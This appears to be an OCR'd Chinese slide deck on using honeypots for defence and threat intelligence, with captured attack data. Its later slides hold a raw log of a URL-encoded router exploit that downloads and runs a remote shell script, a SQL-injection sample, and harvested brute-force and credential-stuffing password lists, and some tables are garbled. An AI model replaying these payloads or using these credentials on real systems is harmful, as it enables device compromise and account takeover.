

纵深防御和新威胁情报感知的利器: 蜜罐

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Whoami

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目录

- 互联网的黑暗森林
- Think Out Of The Box
- ●自适应的新型蜜罐
- ●部署与捕获
- •展望与未来



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互联网的黑暗森林

- 危险来自于未知
 - 一大量暗物质的存在
 - 缺乏对于互联网和自身的了解
 - 茫然和掌控的无力感
 - 一不知道自己不知道的困境
 - 企业对于『看见』的诉求
- 人力投入,资源,甚至是积极性的不对等
 - 一攻防参与方的的目标不同
 - 一专业人员的稀缺性
 - 一人员知识和资源构成的差异
 - 一Fp导致的报警疲劳






水面之下『精彩』

信息获取渠道极其不对称


- 获取什么? 甚至缺乏努力的方向
- 向谁获取?
 - 一公开、半公开、未知
- 花多少钱?钱花的出去么?





防御中的证实偏见

- 马奇诺防线的崩溃
 - 逐渐消失的边界
- 现有安全产品的局限性
 - ●部署性
 - ●覆盖面
 - 运维性






情报的意义

- 由HOW -> WHY的过程
- 知己知彼, 百战不殆
- 情报金字塔
 - 一作战情报 近实时,对抗
 - 一战术情报 优劣势和意图
 - 一战略情报-前瞻、趋势





The Pyramid of Pain





THE MORE, THE BETTER?

●数据的爆炸

- 一现在的数据采集/存储了大 量的数据
- 一APT的样本很多时候已经静静的躺在/淹没在每天的大量样本库中

• 线头的重要性

一发现问题,有时候,就缺一 个hint





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Think Out Of The Box

- 我要看见底牌
 - 一对手是谁?
 - 一目的是什么?
 - 一掌握着什么样的资源?
 - 一对我们有多了解?
 - 一有什么样的手段
- 回归TCO和ROI
 - 聚焦





Why Honeypot

- Honeypot
 - 一目的明确
 - 一聚焦威胁
 - 一反馈及时
 - 一成本相对低/部署简单
- 高交互和低交互、Server/Client蜜罐 等选择






蜜罐的本质

What is a Honeypot?


A honeypot is a fake production machine, configured with vulnerable services that are placed outside or inside your network with specific goals:

- One of the goals is to deploy a lake through, where the attacker could waste time performing attacks. This time is used by the system administrator to block the attacker and secure the rest of the real production servers
- Another goal is to learn the techniques used by the attackers to gain and exploit the services.
- Some honeypots are capable to capture malware, exploits, etc... that helps to catch zero-day attacks and to reverse engineer them to create the protection.
- The honeypots used internally on your network could help you to catch security breaches that are using your platform to launch other attacks.





蜜罐现状:诱惑力






Tripwire





蜜罐只用罐装?




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Project Chameleon





最基础的开始:端口与服务

Servicio	Puerto	Descripción			
HTTP	80 tcp	Servidor web			
HTTPS	443 tcp	Servidor web seguro			
TFTP	69 udp	Transferencia de archivos			
FTP	21 tcp	Transferencia de archivos			
SMB/CIFS	445 tep	Compartición de ficheros e impresoras			
SIP	5060-5061 tcp/udp	Comunicaciones de voz y vídeo			
MSSQL	1433 tcp	Servidor de bases de datos de Microsoft			
MYSQL	3306 tep	Servidor de bases de datos MYSQL			



端口和服务?

- •运行在非标准端口?
- 认知以外的服务呢?
- 无端口的服务呢?



多彩缤纷的WEB应用

0-	53kf	74cms	163 QIYE mail	4R-IT	5kcrn	n 51fax	24om	3gme
9	4aedu	263邮箱	1039soft	1zhanok				
A	Avcon	axis2	AnyMacro	apusic	AppCMS	anmai	APP365	anle anle
	AfterLogi	c APPEX	acsoft	aubetter	Apach	he activeMQ	azkab	an
В	B2Bbuild	er BEA\	Weblogic Serve	r Bees	cms E	Bookinge	baosight	BDOA
C	cacti	Coremail	Cisco ASA V	pn Con	fluence	chamilo	CmsEas	sy Cic
	chanzhi	cxcms	CaiLiFang	CTVC	Comexe	eRAS CS	DJCMS	comba
	cnhuge	chaoxing	Cobub Ra	zor cct	rl			
D	Discuz!	Dedecms	Drupal	Doku	D-link	Destoon	DPMA	DSS
	dashitech	n diyou	Digital-Can	npus2.0	dongfar	ng-scada	doyo	DOSSM
E	eyou	Extmail	Exchange	Elasticsea	rch E	asy Link sys	tem E-	Mobile



We Want Them All

- 指纹探测的原理
 - 一路径
 - -HASH
 - 一内容
 - -KEYWORD
 - **—**TAG
 - --.....




它想要什么,给它!



HOW?





HoneyDork

- SEO与蜜罐
 - 一针对搜索引擎(Google、Baidu、Bing...)
 - 一指纹引擎(Shandon、Zoomeye...)
 - -Glastopf



HoneyProxy

- 95%以上对于WEB的探测是检查是否为代理
- 代理使用的一条完整的产业链
 - 一代入感:观察者模式
- Webshell捕获
- 『用户』的反追踪
 - **—**TAG



与业务为友 – Domain Name

- 重点SubDomain
 - -Vpn
 - -Oa
 - —Erp
 - —Testing
 - -Svn
 - -Git
 - —Mis

-...

占坑

DNS VIEW



与业务为友 – Hostname

```
jx-erp-cc01. jx. xx. com
jx-erp-cc02. jx. xx. com
jx-erp-cc03. jx. xx. com
jx-erp-cc04. jx. xx. com
jx-erp-cc05. jx. xx. com
```

哪个是真的?



与业务为友 - HoneyPath

- •/admin
- •/phpmyadmin
- /manager
- /test
- /fileupload.php

谁是Trap?



与业务为友 - HoneyFile

- 桌面上的password. txt
- ●财务报表2016-03. xls
- ●那些『冷』数据

• . . .

谁是假的?



与业务为友 - HoneyAcct

- Admin/Test
- Domain admins中的账户
- ●邮箱账户

• . . .

• All User/Pass Pairs Dump

谁是HoneyToken?



More?

还有更多层面,发挥你的想象力



蜜罐群联动

•hit中每一个蜜罐,会获取到一些认知,联动获得最大收益



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部署与捕获

- 互联网上的蜜罐
 - 一广义的互联网
 - 一自身公司公网网段
- ●内部蜜罐
 - 一办公网
 - 一测试网
 - 一业务网



部署资源?

- •大多数只需IP/端口而已
- ProxyPass配置
- 域名解析配置
- 大规模分布式操作系 统的优势
 - 一集中管理
 - 一批量部署






蜜罐运营

- 信息的简单汇聚不能被称为情报
 - 一大多数是已知知识
 - 一为什么要TOP?
 - 很多时候我们关注的反而应该是长尾中的 尾巴
 - —This is shit






IP分布报告



攻击来源地图展示

最近半年活跃IP数:18111(来自1154个地区)





自动化处理结果

以WEB Exploit为例

POST /PATH1/PATH2?Parm1=Value1&Parm2=Value2

Host: xxxxxx

Cookie: xxxxxx

X-Forward-For: http://xxxxx

•••.

AAA=111&BBB=222&CCC=333 AND 1=1--

- 自动识别Exploit
-



Discuz! RCE 0DAY

漏洞概要 关注数(304) 关注此漏洞

缺陷编号: WooYun-2014-80723

漏洞标题: Discuz!某两个版本前台产品命令执行(无需登录) 🧼 💲

相关厂商: Discuz!

漏洞作者: Jannock ♥

提交时间: 2014-10-25 17:02 公开时间: 2015-01-23 17:04

漏洞类型:命令执行

危害等级: 高 自评Rank: 20

漏洞状态: 厂商已经确认

漏洞来源: http://www.wooyun.org, 如有疑问或需要帮助请联系 help@wooyun.org

Tags标签: 第三方不可信程序 php源码审核

分享漏洞: 🔐 分享到 🔯 🚮 📸 🙆 👚 1

107人收藏 💚 收藏



各种路由器Exploit

/mmUnblock.cgi | | 72.14.87.245 | - | [13/Nov/2015:20:10:22 +0800] | "POST /tmUnblock.cgi HTTP/1.1" | 500 | 203 | "-" | "-" | "-" | "%73%75%62%6d%69%74% 5f%62%75%74%74%6f%6e%3d&%63%6f%6e%3d&%63%6f%6e%3d&%63%74%74%63%70%5f%6e%75%6d%3d%32&%74%74%63%70%5f% 73%69%7a%65%3d%32&%74%74%63%70%5f%6e%75%6d%3d%32&%74%74%63%70%5f% 73%69%7a%65%3d%32&%74%74%63%70%5f%6e%75%6d%3d%32&%74%74%70%3a%2f%2f%31%30%33%2e%34%38%2e%33%34%2f%74%74%70%2f%74%74%70%32%2e%73%68%3b%20%63%68%6d%6f%64%20%2b%78%20%73%63%61%43%2e%73%68%3b%20%2e%2f%73%63%61%43%2e%73%68%3b%20%2e%2f%73%63%61%43%2e%73%68%60& %53%74%61%72%74%45%50%49%3d%31" | "<html>\x0D\x0A<head><title>500 Internal Server Error</title></head>\x0D\x0A<body bgcolor=\x22white\x22>\x0D\x0A<center><h1>5"



新字典积累

admin	J8UbVc5430
admin	jwfbwpn1s
admin	gxn8mqamu
admin	warmWLspot
admin	J396cb0157a6a
admin	EbS7P27
admin	1qe415wpe
	I

2015-12-28 02:37:10+0800 [HoneyPotTransport,1852,151.217.4.79] {"pee 45fd9f9fd620a9bac348", "startTime": "2015-12-28T02:37:00.353064", "h'\s') = \%u"], "peerPort": 41490, "version": "SSH-2.0-OpenSSH_6.9", "

Configuration

Step 1: Copy Sample configuration:

cp /usr/share/openldap-servers/slapd.conf.obsolete /etc/openldap/slapd.conf
cp /usr/share/openldap-servers/DB_CONFIG.example /var/lib/ldap/DB_CONFIG

Step2:Start Services:

service slapd start chkconfig slapd on

Step3:Create Superuser Password:

slappasswd -s 2vergeten2
{SSHA}7/UDGuNyGw/De2cpz+35pI+7tbcgluMH



定向攻击



爆破字典的生成规则


username	password	ip	source	scan_time
xteam	xteam!@#\$	183.136.23.106	xteam_blog	2015-04-21 :16:57
xteam	xteam1234	183.13	xteam_blog	2015-04-21 :16:57
xteam	xteam123456	183.136 7 06	xteam_blog	2015-04-21 8:16:57
xteam	195xteam	183.136 7 06	xteam_blog	2015-04-21 8:16:56
xteam	xteam57	183.136 7.106	xteam_blog	2015-04-21 8:16:56
xteam	57xteam	183.136 2.106	xteam_blog	2015-04-21 8:16:56
xteam	xteam181	183.136	xteam_blog	2015-04-21 :16:56
xteam	181xteam	183.136 106	xteam_blog	2015-04-21 :16:56
xteam	220.181.57.195xteam	183.136 106	xteam_blog	2015-04-21 :16:56
xteam	xteam	183.136	xteam_blog	2015-04-21 :16:56
xteam	xteam@2008	183.136.2	xteam_blog	2015-04-21 :16:56
xteam	xteam2013	183.136.2	xteam_blog	2015-04-21 16:56
xteam	xteam@2011	183.136.2	xteam_blog	2015-04-21 16:56
xteam	xteam123	183.136.2	xteam_blog	2015-04-21 16:56
xteam	xteam	183.136.	xteam_blog	2015-04-21 16:56
xteam	xteam195	183.136.2 106	xteam_blog	2015-04-21 16:56
xteam	xteam220	183.136.23 06	xteam_blog	2015-04-21 18:16:56
xteam	220xteam	183.136.2	xteam_blog	2015-04-21 18:16:56
xteam	xteam220.181.57.195	183.136.2	xteam_blog	2015-04-21 18:16:56
xteam	xteamxteam	183.136.2	xteam_blog	2015-04-21 18:16:56
xteam	xteam123	183.136.2	xteam_blog	2015-04-21 18:16:56
xteam	xteam12	183.136.2	xteam_blog	2015-04-21 16:56
xteam	xteam2008	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam2009	183.136.237.106	xteam_blog	2015-04-21 18:16:56



被滥用的接口



资源恶意抓取



撞库接口

ip	uri	proxy_url	
116.208 1	20 /api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.i	com key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=qiangzhimol@163.
116.208 3.1	20 /api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.i	com key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=fsvrcs@163_bm&p
116.208 5.1	20 /api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.i	com key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=guxian1314 passw
116.208 45.1	20 /api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.ic	com key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=Edward121
116.20 5.1	20 /api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iq	com key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=ezluojin&pa_vd=3
116.20 4.1	20 /api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iq	com key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=74123741231 pass
116.2	20 /api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iq	om key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=xiang1123 &; ssw
116.2 3. 5.1	20 /api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iq	om key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=tianlong4 68 ass
27.28. 3 3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.ig	com key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=12400338 @cco
27.28.1 3	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.ic	com key=200-100-100-100-100-100-100-100-100-100-
27.28.13 3	/api/login?key=20047202f0555fb4b6d2b48eca55453f		com key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=17511363@@.co
27.28.13	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.	com key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=110603923 q co
27.28.13	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://ifaceyi.c	com key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=wen574848
27.28.13	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.	com key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=III334455@yearne
27.28.13	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.i	com key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=h-ling5460@
27.28.13	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iq	com key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=q998999&pas
27.28.13	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.io	com key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=fjslnn_16&pa
27.28.13	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.idi.c	com key=20047202f0555fb4b6d2b48eca55453f&version=1.1&&ec=0&email=178883804xj



数据库泄露指示器

ip	proxy	<u>a</u> l		uri
06.226.57.7	http://m	.com	api/login.php?callback=jQuery18306987853845391776_1421401535020&action=login&login_account=cdmingxiang&passv	=19811008&ajax=08
13.2.63 000	http://m	com	/api/login.php?callback=jQuery183037290647202970295_1453482460484&action=login&login_account=lifanro	word=yy856812&aja
13.2.63	http://m	com	/api/login.php?callback=jQuery183037290647202970295_1453482476296&action=login&login_account=zhangt	ord=zhangbiao&ajax
13.2.63	http://m	om	/api/login.php?callback=jQuery183037290647202970295_1453482511484&action=login&login_account=wzqlov	5241520&ajax=0&r
13.2.63	http://m	m	/api/login.php?callback=jQuery183037290647202970295_1453482739265&action=login&login_account=4q8f5d	111111&ajax=0&re
22.77.1	3 http://m	com	/api/login.php?callback=jQuery1830707439877852625_1453486867137&action=login&login_account=wmcwmc	cc19861205&ajax=
22.77.1	3 http://m	com	/api/login.php?callback=jQuery1830707439877852625_1453486875936&action=login&login_account=hncgf20038888	484885&ajax=0&rer
22.77.13	3 http://m	m	/api/login.php?callback=jQuery1830707439877852625_1453486882254&action=login&login_account=myth0038	551&ajax=0&rememb
22.77.1	3 http://m	m	/api/login.php?callback=jQuery1830707439877852625_1453486888478&action=login&login_account=xiyinchen	71898&ajax=0&reme
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恶意刷票

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样本捕获

TruSSH Worm分析报告

评论关闭


最近百度X-Team捕获到一个利用SSH弱口令漏洞构建僵尸网络的蠕虫,该蠕虫具有自动扫描、自动传播、并依托公共社交网络服务作为获取Command and Control(后文简称C&C)控制信息等特点;蠕虫作者为保证控制方式的独享性,上线地址的变化性以及隐蔽性做了大量工作,C&C上线地址能够做到每天一换。根据其上线特点,我们将此蠕虫命名为: TruSSH Worm。目前此蠕虫已经在全世界范围内大规模传播。鉴于此蠕虫的编写和控制方式有些特殊,特拿出来和大家分享。

1.蠕虫主体特征

所有的蠕虫主体执行文件均通过upx壳进行压缩,但通过破坏upx header等方式防止upx -d的自动化脱壳,这在 linux类的恶意样本中并不多见。



样本捕获(Cont.)



样本采集(Cont.)



展望与未来

- 更多防御系统的联动
- 与业务更深层次的定制化
- 打通蜜罐产出结果
- 业务口令泄露的查询接口
- 改变战场



安全建设,情报先行

谢谢大家!

